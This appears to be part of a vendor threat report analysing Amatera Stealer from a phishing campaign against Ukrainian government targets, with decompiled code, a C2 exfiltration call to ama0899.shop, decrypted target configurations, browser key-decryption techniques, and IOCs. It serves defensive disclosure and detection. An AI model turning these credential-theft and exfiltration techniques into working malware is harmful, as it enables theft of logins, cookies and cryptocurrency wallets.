

Figure 14: Malicious Python file

Amatera Stealer

When executed, the payload—identified as **Amatera Stealer**—creates a mutex with hardcoded values. It then connects to a remote server and issues a GET request to the /core/createSession endpoint to obtain a configuration file. This configuration is Base64-decoded, decrypted with the RC4 algorithm, and passed into a parsing routine that controls the data harvesting process (Figure 15).



Figure 15: Code responsible for fetching and parsing the configuration

The parsing routine begins by identifying the type of data to collect and then routes processing to the appropriate parsing flow (Figure 16).

```
if ( (unsigned int)CompareStrings(&CategoryName, "session_id") )
{
  if ( (unsigned int)CompareStrings(&CategoryName, "grabber_rules") )
  {
    if ( (unsigned int)CompareStrings(&CategoryName, "gecko_paths") )
    {
      if ( (unsigned int)CompareStrings(&CategoryName, "gecko_files") )
      {
        if ( (unsigned int)CompareStrings(&CategoryName, "chromium_browsers") )
        {
          if ( (unsigned int)CompareStrings(&CategoryName, "chromium_files") )
          {
            if ( (unsigned int)CompareStrings(&CategoryName, "chromium_extensions") )
            {
              if ( (unsigned int)CompareStrings(&CategoryName, "chromium_apps") )
              {
                if ( (unsigned int)CompareStrings(&CategoryName, "applications") )
                {
                  if ( !(unsigned int)CompareStrings(&CategoryName, "desktop_wallets") )
                  {
                    for ( i = ((_BYTE *(__fastcall *)(__int64, __int64))strtok)((__int64)hHeap, (__int64)":");
                          i;
                          i = ((_BYTE *(__fastcall *)(__int64, __int64))strtok)(0i64, (__int64)L":") )
                    {
```

Figure 16: Parsing Flow

In addition to category-based parsing, the malware also operates in a mode where it collects and transmits data immediately. In this mode, each data category is sent via separate HTTP POST requests to the /core/sendPart endpoint (Figure 17). This results in multiple POST requests during the infection phase.

```
lea     rcx, [rsp+3F8h+var_238] ; hHeap
call    HeapAlloc_2800
lea     rcx, [rsp+3F8h+var_3A8]
mov     rdi, rcx
mov     rsi, rax
mov     ecx, 18h
rep movsb
lea     rax, [rsp+3F8h+hHeap]
lea     rcx, [rsp+3F8h+var_3A8]
mov     rdi, rax
mov     rsi, rcx
mov     ecx, 18h
rep movsb
mov     r9d, 16h
lea     r8, aSmtpSpam2  ; "smtp_spam_2"
lea     rdx, aBuildId   ; "build_id"
lea     rcx, [rsp+3F8h+hHeap]
call    ReconstructSendingMessage
lea     rcx, [rsp+3F8h+hHeap]
call    system_info
lea     rdx, [rsp+3F8h+hHeap]
lea     rcx, [rsp+3F8h+var_2F8]
call    sendData        ; Server:"ama0899.shop", POST "/core/sendPart"
lea     rcx, [rsp+3F8h+hHeap] ; hHeap
call    j_HeapFree
```

Figure 17: ‘system_info’ category includes build ID ‘smtp_spam_2’

During monitoring of a similar campaign, researchers found the same malware variant using a different build ID, **smtp_test_4**. The following analysis is based on the configuration retrieved from that variant (Figure 18).

```
gecko_paths|%appdata%\Mozilla\Firefox:%appdata%\Mozilla\SeaMonkey:%appdata%\Waterfox:%appdata%\LibreWolf
Productions\Pale Moon:%appdata%\Moonchild
Productions\Basilisk:%appdata%\Comodo\IceDragon:%appdata%\Centaury:%appdata%\Mozilla\Netscape:%appdata%\
%appdata%\Instantbird:%appdata%\Cliqz:%appdata%\8pecxstudios\Cyberfox:%appdata%\NETGATE
Technologies\BlackHawk:%appdata%\GNU\IceCat:%appdata%\Thunderbird
chromium_files|Login Data:Web Data:Network\Cookies
chromium_extensions|aiifbnbfobpmeekipheeijimdpnlpgpp:egjidjbpglichdcondbcbdnbeeppgdph:afbcbjpbpfadlkmhmc
phepccionboohckonoeemg:nkbihfbeogaeaoehlefnkodbefgpgknn:hnfanknocfeofbddgcijnmhnfnkdnaad:fhbohimaelbohpj
omeimhlpmgjnjophhpkkoljpa:fnjhmkhhmkbjkkabndcnnogagogbneec:ibnejdfjmmkpcnlpebklmnkoeoihofec:dmkamcknogkg
session_id|c34ed193-ff17-4203-b061-95266c1ebdec
grabber_rules|
%userprofile%\Desktop:*.txt:10:3:%userprofile%\Desktop:*.pdf:10:3:%userprofile%\Desktop:*.doc:10:3:%user
0:3:%userprofile%\Desktop:*.xls:10:3:%userprofile%\Desktop:*.xlsx:10:3:%userprofile%\Desktop:*.html:10:3
hta:10:3:%userprofile%\Desktop:*.png:10:3:%userprofile%\Desktop:*.jpg:10:3:%userprofile%\Desktop:*.jpeg:
p:*.bmp:10:3:%userprofile%\Desktop:*.svg:10:3
gecko_files|key4.db:logins.json:cookies.sqlite:formhistory.sqlite
chromium_browsers|%localappdata%\Google\Chrome\User
Data:%programfiles%\Google\Chrome\Application\chrome.exe:chrome.exe:1887985888:63041:17937:136:149:125:1
055:16653:16511:138:245:13:243:90:0:92:200:%localappdata%\Microsoft\Edge\User
Data:%programfiles(x86)%\Microsoft\Edge\Application\msedge.exe:msedge.exe:533457260:5783:17327:145:64:40
981511:30513:20276:129:183:68:255:119:121:82:43:%localappdata%\BraveSoftware\Brave-Browser\User
Data:%programfiles%\BraveSoftware\Brave-Browser\Application\brave.exe:brave.exe:1466642863:25449:19307:1
39:4086728222:3214:19569:130:86:47:174:109:117:156:233
chromium_apps|Binance:%appdata%\Binance:%appdata%\Binance:*.json:false:Discord:%appdata%\discord:%appdat
Storage\leveldb:*:false
applications|FileZilla:%appdata%\FileZilla:recentservers.xml:false:AnyDesk:%appdata%\AnyDesk:*.conf:fals
desktop_wallets|Sparrow:
%appdata%\Sparrow\wallets:*:true:BitcoinCore:%appdata%\Bitcoin\wallets:*:true:DashCore:%appdata%\DashCor
Core:%appdata%\Litecoin\wallets:*:true:DogecoinCore:%appdata%\Dogecoin:wallet.dat:true:Coinomi:%localapp
lets:*:true:Electrum:%appdata%\Electrum\wallets:*:true:Qtum:%appdata%\Qtum\wallets:*:true:Exodus:%appdat
:true:Armory:%appdata%\Armory:*.wallet:true:ElectrumLTC:%appdata%\Electrum-LTC\wallets:*:true:Atomic:%ap
Storage\leveldb:*:true:WasabiWallet:%appdata%\WalletWasabi\Client\Wallets:*:true:ElectronCash:%appdata%\
```

Figure 18: Decrypted configuration data

System Information

Amatera Stealer first gathers basic system information, including:

- Computer name
- Username
- Operating system name
- User locale settings
- Time zone details
- Machine GUID
- OS installation date

It also collects hardware details such as the video card name, processor model, and total physical memory.

Beyond basic system data, the malware targets additional information:

- Program execution paths
- Active processes
- Installed software

To provide further visibility into the victim's system, it captures a screenshot and retrieves clipboard contents.

Gecko-based Application

In this module, Amatera Stealer uses configuration data—gecko_paths and gecko_files—to locate directories and files associated with Gecko-based applications. It then appends the /Profiles path to access sensitive files such as:

- key4.db
- logins.json
- cookies.sqlite
- formhistory.sqlite

The following applications are targeted:

- **Browser:** Firefox, Waterfox, LibreWolf, Pale Moon, Basilisk, IceDragon, Centaury, Wyzo, Cliqz, Cyberfox, BlackHawk Browser, GNU IceCat, Netscape Navigator
- **Browser Suite** (browser, email, IRC, editor): SeaMonkey
- **Chat Client**: Instantbird
- **Email Client**: Thunderbird
- **Web Media Player** : Songbird

Chromium-based Application

For Chromium-based applications, the malware relies on configuration parameters—chromium_browsers, chromium_files, chromium_extensions, and chromium_apps. These values specify which browsers and applications to target, identify their directory paths, locate browser extension data, and define which files to collect.

The stealer uses two techniques to extract sensitive data:

1. **Legacy Cookie Decryption**
    - Extracts the encrypted_key from the *Local State* file.
    - Decodes it from Base64 and verifies it begins with DPAPI.
    - Decrypts the key using the **CryptUnprotectData** function.
    - Uses the decrypted key to access protected files.
2. **App-Bound Encrypted (ABE) Data Decryption**
    - Locates the app_bound_encrypted_key in the *Local State* file.
    - Injects shellcode into the browser process.
    - Leverages COM APIs with the provided CLSID and IID to instantiate a COM object tied to the browser's Elevation Service.
    - Calls the object's **DecryptData** method to retrieve the decrypted app-bound key (Figure 19).



Figure 19: Calling the DecryptData method.

An example configuration for Chrome shows the structure (simplified):

chromium_browsers	Category
%localappdata%\Google\Chrome\User Data	Path for collecting sensitive files
%programfiles%\Google\Chrome\Application\chrome.exe	Target Browser Path
chrome.exe	Target Browser
1887985888:63041:17937:136:149:125:134:125:211:103:91	CLSID
1178255055:16653:16511:138:245:13:243:90:0:92:200	IID

The following targets are defined according to the received configuration:

- **Browsers:** Chrome, Edge, Brave
- **Target files:** Login Data, Web Data, and Network\Cookies
- **Extensions:**
  - Station Wallet aiifbnbfobpmeekipheeijimdpnlpgpp
  - Trust Wallet egjidjbpglichdcondbcbdnbeeppgdph
  - MathWallet afbcbjpbpfadlkmhmclhkeeodmamcflc
  - Coin98 Wallet aeachknmefphepccionboohckonoeemg
  - MetaMask nkbihfbeogaeaoehlefnkodbefgpgknn
  - Coinbase Wallet hnfanknocfeofbddgcijnmhnfnkdnaad
  - BNB Chain Wallet fhbohimaelbohpjbbldcngcnapndodjp
  - Phantom Wallet bfnaelmomeimhlpmgjnjophhpkkoljpa
  - Ronin Wallet fnjhmkhhmkbjkkabndcnnogagogbneec

    - TronLink ibnejdfjmmkpcnlpebklmnkoeoihofec
    - Keplr dmkamcknogkgcdfhhbddcghachkejeap
- **Applications:** Binance, Discord

Applications

In addition to the applications listed in the configuration file, Amatera Stealer contains two hardcoded routines for extracting data from **Steam** and **Telegram** (Figure 20).

```
for ( i = 0; i < (unsigned int)NumberOf(a2 + 152); ++i )
{
  GetData(a2 + 152, v7, i);                     // Target
  sub_1400038A0(v14, 0i64, 520i64);
  Path = GetData(a2 + 152, v13, i);             // Target Path
  ExpandEnvironmentStringsW(v14, *(_QWORD *)(Path + 8));
  qmemcpy(v10, (const void *)sub_140007820(v12), sizeof(v10));
  qmemcpy(v6, v10, sizeof(v6));
  QueryFilesReadTheTargetFile(v6, v14, v7[2], v8);// Target File
  if ( v6[1] )
    ReconstructSendingData(v5, v7[0], v6[2], LODWORD(v6[1]));
  j_HeapFree_0((__int64)v6);
}
Steam(v5);
Telegram(v5);
ReconstructSendingData(a1, L"applications", v5[2], LODWORD(v5[1]));
return j_HeapFree_0((__int64)v5);
```

Figure 20: Application gathering module

- **Steam**:
  The malware locates the Steam installation path in the registry under:
  HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Valve\Steam
  It then searches for *.vdf files in the installation directory to extract saved information.
- **Telegram**:
  The malware searches %appdata%\Telegram Desktop\tdata and collects the following files:
    - Dump
    - Webview
    - Emoji
    - Tdummy
    - Temp
    - user_data

The configuration also specifies additional applications for data theft, including:

- **FileZilla**: Collects connection settings from recentservers.xml in %appdata%\FileZilla
- **AnyDesk**: Collects configuration files (*.conf) from %appdata%\AnyDesk

Desktop Wallets

This module is designed to steal data from desktop cryptocurrency wallets. The configuration specifies the target path, target filename, and a Boolean flag.

- If the flag is **true**, the malware performs a recursive file search up to five directory levels deep.
- If the flag is **false**, it constructs the file path directly by combining the target path and filename.

Targeted Desktop Wallets include: Sparrow, BitcoinCore, DashCore, LitecoinCore, DogecoinCore, Coinomi, Electrum, Qtum, Exodus, Armory, ElectrumLTC, Atomic, WasabiWallet, ElectronCash

File Grabber

The file grabber module collects files according to the grabber_rules defined in the configuration. Each rule consists of four elements:

grabber_rules	Category
%userprofile%\Desktop	Target Path
*.txt	Target File
10	The file size limit in megabytes
3	The directory search depth.

It involves retrieving files with these extensions from the Desktop: *.txt, *.pdf, *.doc, *.docx, *.xls, *.xlsx, *.html, *.hta, *.png, *.jpg, *.jpeg, *.bmp, and *.svg.



Figure 21: C2 Sign-in page for Amatera Stealer.

Conclusion

This phishing campaign demonstrates how a malicious SVG file can act as an HTML substitute to initiate an infection chain. In this case, attackers targeted Ukrainian government entities with emails containing SVG attachments. The SVG-embedded HTML code redirected victims to a download site.

The downloaded CHM file contained a shortcut object that executed a remote HTA file. This loader was then used to deliver malware payloads to the victim's system.

Two ZIP archives were downloaded, each ultimately delivering its payload in a fileless manner. Analysis confirmed that **Amatera Stealer** and **PureMiner** were deployed in this campaign.

- **Amatera Stealer** was used to harvest extensive information from infected systems, including credentials, system data, application data, browser files, and cryptocurrency wallets.

- **PureMiner** was used to collect adapter-specific hardware information and monitor system activity, allowing attackers to deploy CPU or GPU mining modules for maximum efficiency.

Together, these payloads enabled both data theft and resource hijacking in the targeted environment.

Fortinet Protections

The malware described in this report are detected and blocked by FortiGuard Antivirus as:

HTML/Phish.09F5!tr
HTML/Phish.7F92!tr
HLP/Agent.G2!tr
HTA/Agent.38f7!tr
W64/GenKryptik.HFPH!tr
MSIL/Agent.6751!tr
Python/Agent.3F5C!tr.dldr
W64/Agent_AGen.DOB!tr

FortiGate, FortiMail, FortiClient, and FortiEDR all integrate the FortiGuard Antivirus Service, which ensures customers with up-to-date protections are safeguarded against these threats.

FortiMail recognizes the phishing email as “virus detected.” In addition, real-time anti-phishing provided by FortiSandbox embedded in Fortinet’s FortiMail, web filtering, and antivirus solutions provides advanced protection against both known and unknown phishing attempts.

Additionally,

- The FortiGuard CDR (Content Disarm and Reconstruction) service can neutralize malicious macros embedded in documents.
- Organizations are encouraged to take the free Fortinet Certified Fundamentals (FCF) cybersecurity training, which introduces today’s threat landscape and core security concepts.
- The FortiGuard IP Reputation and Anti-Botnet Security Service proactively blocks attacks by leveraging intelligence from Fortinet’s global network of sensors, CERTs, MITRE, industry partners, and other collaborative sources.

If you believe this or any other cybersecurity threat has impacted your organization, contact the Global FortiGuard Incident Response Team.

IOCs

Domains / IPs:

npulvivgov[.]cfd
ms-team-ping{1 to 10}[.]com
azure-expresscontainer{1 to 10}[.]com

acqua-tecnica[.]it
phuyufact[.]com
109[.]176[.]207[.]110
amaprox[.]click
ama0899[.]shop

Files (SHA-256 Hashes):

bcce8115784909942d0eb7a84065ae2cd5803dc9c45372a461133f9844340436
9cbb497f0878a073504d3699cfbd86a816c7941234729631722d010f6ecd09f5
7deb9e6398c92cf01502f32a78c16f55354dcf3d2b062918f6651852742bc7cd
c25e4bd9e8d49f3beef37377414028b07986dacce5551f96038b930faf887acc
9d2a88f7f4d6925e654ee3edcd334eb9496a279ee0c40f7b14405b35500ebf99
bf9e6bee654831b91e891473123bbd9bc7ff3450471e653c7045f5bd8477d7a1
b8fb772d92a74dcd910ac125ead1c50ce5834b76f58e7f107bb1e16b8c16adbb
61fee7e2012919fafc3b47b37753ff934f7a0ca2a567dca5f15d45ab55ae2211
c62fe8d6c39142c7d8575bd50e6f2fcd9f92c4f0a1a01411d0f3756a09fd78a7
2bd4df59071409af58d0253202b058a6b1f1206663236dea5163e7c30a055f21
27c9c4e200815a9f474126afa05d4266bc55aafa9df0681a333267e4bbd101de
7f505f8a947715ae954e5eb93e9e1911843dc2c16462a146e5658e4101cedc0e
d71148d7e64f2a3464488d696ac2312987eb4e8008c9a62956388d39905c865f